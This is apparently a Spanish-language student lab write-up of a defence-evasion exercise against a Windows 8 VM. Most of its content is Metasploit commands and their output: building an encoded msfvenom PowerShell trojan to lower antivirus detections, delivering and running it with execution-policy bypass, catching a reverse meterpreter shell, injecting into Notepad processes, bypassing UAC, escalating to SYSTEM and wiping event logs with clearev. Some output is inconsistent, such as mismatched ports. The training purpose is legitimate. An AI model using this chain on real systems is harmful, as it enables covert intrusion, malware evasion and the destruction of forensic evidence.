

EJERCICIOS INTRODUCCIÓN A LA EVASIÓN DE DEFENSAS

Prerrequisitos

- Kali Linux
- Windows 8 Evasion


Ejercicio - Msfvenom y metasploit

- Crear un troyano para Windows que tenga menos de 30 detecciones en VirusTotal con técnicas como los encoders y las iteraciones. Transferir el troyano al escritorio del sistema Windows 8 Evasion.
- Utilizar un exploit multi/handler para obtener un meterpreter reverso.
- Usar el módulo multi_meterpreter_inject para inyectar el payload en al menos dos nuevos procesos y así favorecer la migración. Migrar a alguno de los procesos creados y utilizar comando de meterpreter para el borrado de logs.
- En caso de no tener éxito, elevar privilegios y después realizar el borrado de logs.

Creamos un troyano en formato psh

```
(root@kali)-[~]
# msfvenom -p windows/x64/meterpreter_reverse_http -e cmd/powershell_base64 LHOST=10.0.2.9 LPORT=4444 -i 4 -f psh > troyano.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 4 iterations of cmd/powershell_base64
cmd/powershell_base64 succeeded with size 201820 (iteration=0)
cmd/powershell_base64 succeeded with size 201820 (iteration=1)
cmd/powershell_base64 succeeded with size 201820 (iteration=2)
cmd/powershell_base64 succeeded with size 201820 (iteration=3)
cmd/powershell_base64 chosen with final size 201820
Payload size: 201820 bytes
Final size of psh file: 941007 bytes
```

Después de esto accedemos a la página de virustotal y subimos el archivo creado para comprobar cuantas detecciones obtiene de el



Verificamos cuantas detecciones tiene

[SUMMARY](#)
[DETECTION](#)
[DETAILS](#)
[COMMUNITY](#)

Join the [VT Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).



24 security vendors and no sandboxes flagged this file as malicious



Community Score

884ef0b2d1c806ac568493d5e1869035adb538c248a700136e95870cbdeac113


troyano.ps1

2023-11-21 15:07:18 UTC

Una vez hecho esto, nos dirigimos a una terminal de Kali para crear un servidor

```
(root@kali)-[~]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Vamos a Windows 8 y lo abrimos en el buscador




Para recibir futuras actualizaciones de Google Chrome, deberás tener Windows 10

Directory listing for /

- [.android/](#)
- [bashrc](#)
- [bashrc.original](#)
- [DismSuite/](#)

Descargamos el archivo creado



En la 8 nos dirigimos al cmd y nos movemos a la carpeta de descargas

```
C:\Users\TheBridge2022>dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: DE3B-AD60

Directorio de C:\Users\TheBridge2022

20/11/2023  18:23    <DIR>          .
20/11/2023  18:23    <DIR>          ..
15/06/2023  23:42    <DIR>          Contacts
20/11/2023  18:25    <DIR>          Desktop
16/06/2023  03:12    <DIR>          Documents
21/11/2023  16:11    <DIR>          Downloads
15/06/2023  23:42    <DIR>          Favorites
15/06/2023  23:42    <DIR>          Links
15/06/2023  23:42    <DIR>          Music
15/06/2023  23:42    <DIR>          Pictures
15/06/2023  23:42    <DIR>          Saved Games
15/06/2023  23:42    <DIR>          Searches
15/06/2023  23:42    <DIR>          Videos
               0 archivos                0 bytes
            13 dirs 13.465.329.664 bytes libres
```

Una vez dentro de la carpeta de descargas copiamos el siguiente código

```
C:\Users\TheBridge2022\Downloads>powershell.exe -ExecutionPolicy Bypass -NoExit
-File troyano.ps1
Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. Todos los derechos reservados.

1380
PS C:\Users\TheBridge2022\Downloads> _
```

Tras tenerlo nos dirigimos a una terminal de Kali e iniciamos el postgresql y abrimos un msfconsole

```
(root@kali)-[~]
# service postgresql start

(root@kali)-[~]
# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

Modificamos las opciones

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_http
payload => windows/x64/meterpreter_reverse_http R/1.1.1-200 -
```

Las comprobamos

```
msf6 exploit(multi/handler) > options
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
  Name      Current Setting  Required  Description
  --      -
  PAYLOAD   windows/x64/meterpreter_reverse_http

Payload options (windows/x64/meterpreter_reverse_http):
  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  EXTENSIONS  Comma-separated list of extensions to load
  EXTINIT    Initialization strings for extensions
  LHOST      10.0.2.9         yes       The local listener hostname
  LPORT      8080            yes       The local listener port
  LURI       The HTTP Path    no

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target
```

Modificamos el puerto y lo ponemos a correr

```
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://10.0.2.9:4444
[*] http://10.0.2.9:4444 handling request from 10.0.2.15; (UUID: qshyayij) Redirecting stageless connection from /6s4XzZw9xBh7WDvBLIAdA0DVKmFLn06alcVBQ0R2j4doYciSXaKq_2t_aLA28jEtPtZSJJArkDeljPC0zL0-KWeh with UA 'Mozilla/5.0 (Macintosh; Intel Mac OS X 14.0; rv:109.0) Gecko/20100101 Firefox/118.0'
[*] http://10.0.2.9:4444 handling request from 10.0.2.15; (UUID: qshyayij) Attaching orphaned/stageless session ...
[*] Meterpreter session 1 opened (10.0.2.9:4444 -> 10.0.2.15:49360) at 2023-11-23 15:28:42 +0100

meterpreter > 
```

Dejamos la sesión en BG y confirmamos

```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions

Active sessions
  Id  Name      Type      Information      Connection
  --  --
  1   meterpreter x64/windows TheBridge\TheBridge2022 @ THEBRIDGE 10.0.2.9:4444 -> 10.0.2.15:49360 (10.0.2.15)
```

Buscamos un módulo de inject

```
msf6 exploit(multi/script/web_delivery) > search multi meterpreter inject

Matching Modules
  #  Name
  --  --
  0  exploit/multi/http/struts2_namespace_ognl_direct_OGNL_Inject
  1  exploit/windows/http/netgear_nms_rce_management_System_300_Arbitrary_File_Upload
  2  exploit/multi/script/web_delivery
  3  post/windows/manage/multi_meterpreter_inject

Disclosure Date  Rank      Check  Description
  --
  2018-08-22     excellent Yes    Apache Struts 2 Namespace Redirect
  2016-02-04     excellent Yes    NETGEAR ProSafe Network Management System 300 Arbitrary File Upload
  2013-07-19     manual   No     Script Web Delivery
  normal        No     Windows Manage Inject in Memory Multiple Payloads

Interact with a module by name or index. For example info 3, use 3 or use post/windows/manage/multi_meterpreter_inject

msf6 exploit(multi/script/web_delivery) > use 3
[*] Using configured payload windows/meterpreter/reverse_tcp
```

Vemos las opciones y modificamos lo que necesitamos

```
msf6 post(windows/manage/multi_meterpreter_inject) > options

Module options (post/windows/manage/multi_meterpreter_inject):

  Name      Current Setting      Required  Description
  --      -
  AMOUNT    1                    no        Select the amount of shells you want to spawn.
  HANDLER   false               no        Start new exploit/multi/handler job on local box.
  IPLIST    10.0.2.9             yes       List of semicolon separated IP list.
  LPORT     4444                no        Port number for the payload LPORT variable.
  PAYLOAD   windows/meterpreter/reverse_tcp no        Payload to inject in to process memory
  PIDLIST   no                  no        List of semicolon separated PID list.
  SESSION   yes                 yes       The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(windows/manage/multi_meterpreter_inject) > set handler true
handler => true
msf6 post(windows/manage/multi_meterpreter_inject) > set session 1
session => 1
msf6 post(windows/manage/multi_meterpreter_inject) > set amount 2
amount => 2
```

Ejecutamos

```
msf6 post(windows/manage/multi_meterpreter_inject) > run

[*] Running module against THEBRIDGE
[*] Starting connection handler at port 4444 for windows/meterpreter/reverse_tcp
[+] exploit/multi/handler started!
[*] Creating a reverse meterpreter stager: LHOST=10.0.2.9 LPORT=4444
[+] Starting Notepad.exe to house Meterpreter Session.
[+] Process created with pid 3528
[*] Injecting meterpreter into process ID 3528
[*] Allocated memory at address 0x176af40000, for 296 byte stager
[*] Writing the stager into memory ...
[+] Successfully injected Meterpreter in to process: 3528
[*] Creating a reverse meterpreter stager: LHOST=10.0.2.9 LPORT=4444
[+] Starting Notepad.exe to house Meterpreter Session.
[+] Process created with pid 1480
[*] Injecting meterpreter into process ID 1480
[*] Allocated memory at address 0x91dbea0000, for 296 byte stager
[*] Writing the stager into memory ...
[+] Successfully injected Meterpreter in to process: 1480
[*] Post module execution completed
```

Vemos las sesiones creadas

```
msf6 post(windows/manage/multi_meterpreter_inject) > sessions

Active sessions

  Id  Name      Type      Information                                     Connection
  --  --
  1    meterpreter x64/windows TheBridge\TheBridge2022 @ THEBRIDGE 10.0.2.9:4444 → 10.0.2.15:49360 (10.0.2.15)
```

Abrimos esta sesión y vemos los procesos

Observamos las opciones y elegimos la sesión


```
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

  Name                Current Setting  Required  Description
  ---                -
  SESSION              false           yes       The session to run this module on
  SHOWDESCRIPTION      false          yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
```

Lo ponemos a correr y elegimos el

```
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.0.2.15 - Collecting local exploits for x64/windows ...
[*] 10.0.2.15 - 189 exploit checks are being tried...
[+] 10.0.2.15 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be validated. Vulnerable Windows 8.1/Windows Server 2012 R2 build detected!
[+] 10.0.2.15 - exploit/windows/local/cve_2021_40449: The service is running, but could not be validated. Windows 8.1/Windows Server 2012 R2 build detected!
[+] 10.0.2.15 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[+] 10.0.2.15 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[+] 10.0.2.15 - exploit/windows/local/virtual_box_opengl_escape: The service is running, but could not be validated.
[*] Running check method for exploit 45 / 45
[*] 10.0.2.15 - Valid modules for session 1:

#  Name                                     Potentially Vulnerable?  Check Result
-  -
1  exploit/windows/local/bypassuac_dotnet_profiler  Yes                      The target appears to b
e vulnerable.
2  exploit/windows/local/bypassuac_eventvwr        Yes                      The target appears to b
e vulnerable.
3  exploit/windows/local/bypassuac_sdclt           Yes                      The target appears to b
e vulnerable.
4  exploit/windows/local/bypassuac_sluihijack       Yes                      The target appears to b
e vulnerable.
```

Una vez seleccionado miramos las opciones y modificamos el puerto

```
msf6 exploit(windows/local/bypassuac_sluihijack) > options

Module options (exploit/windows/local/bypassuac_sluihijack):

  Name                Current Setting  Required  Description
  ---                -
  SESSION              1              yes       The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

  Name                Current Setting  Required  Description
  ---                -
  EXITFUNC            process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST               10.0.2.9        yes       The listen address (an interface may be specified)
  LPORT               4444           yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Windows x86
```

Lo ponemos a correr tras esto y lo tendríamos

```
msf6 exploit(windows/local/bypassuac_sluihijack) > run

[*] Started reverse TCP handler on 10.0.2.9:4445
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: powershell Start-Process C:\Windows\System32\slui.exe -Verb runas
[*] Sending stage (175686 bytes) to 10.0.2.15
[*] Meterpreter session 2 opened (10.0.2.9:4445 → 10.0.2.15:49418) at 2023-11-23 15:53:01 +0100
[*] Cleaning up ...

meterpreter > getuid
Server username: TheBridge\TheBridge2022
```

Elevamos privilegios

```
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Y una vez hecho esto podemos borrar los logs

```
meterpreter > clearev
[*] Wiping 1045 records from Application ...
[*] Wiping 530 records from System ...
[*] Wiping 3680 records from Security ...
```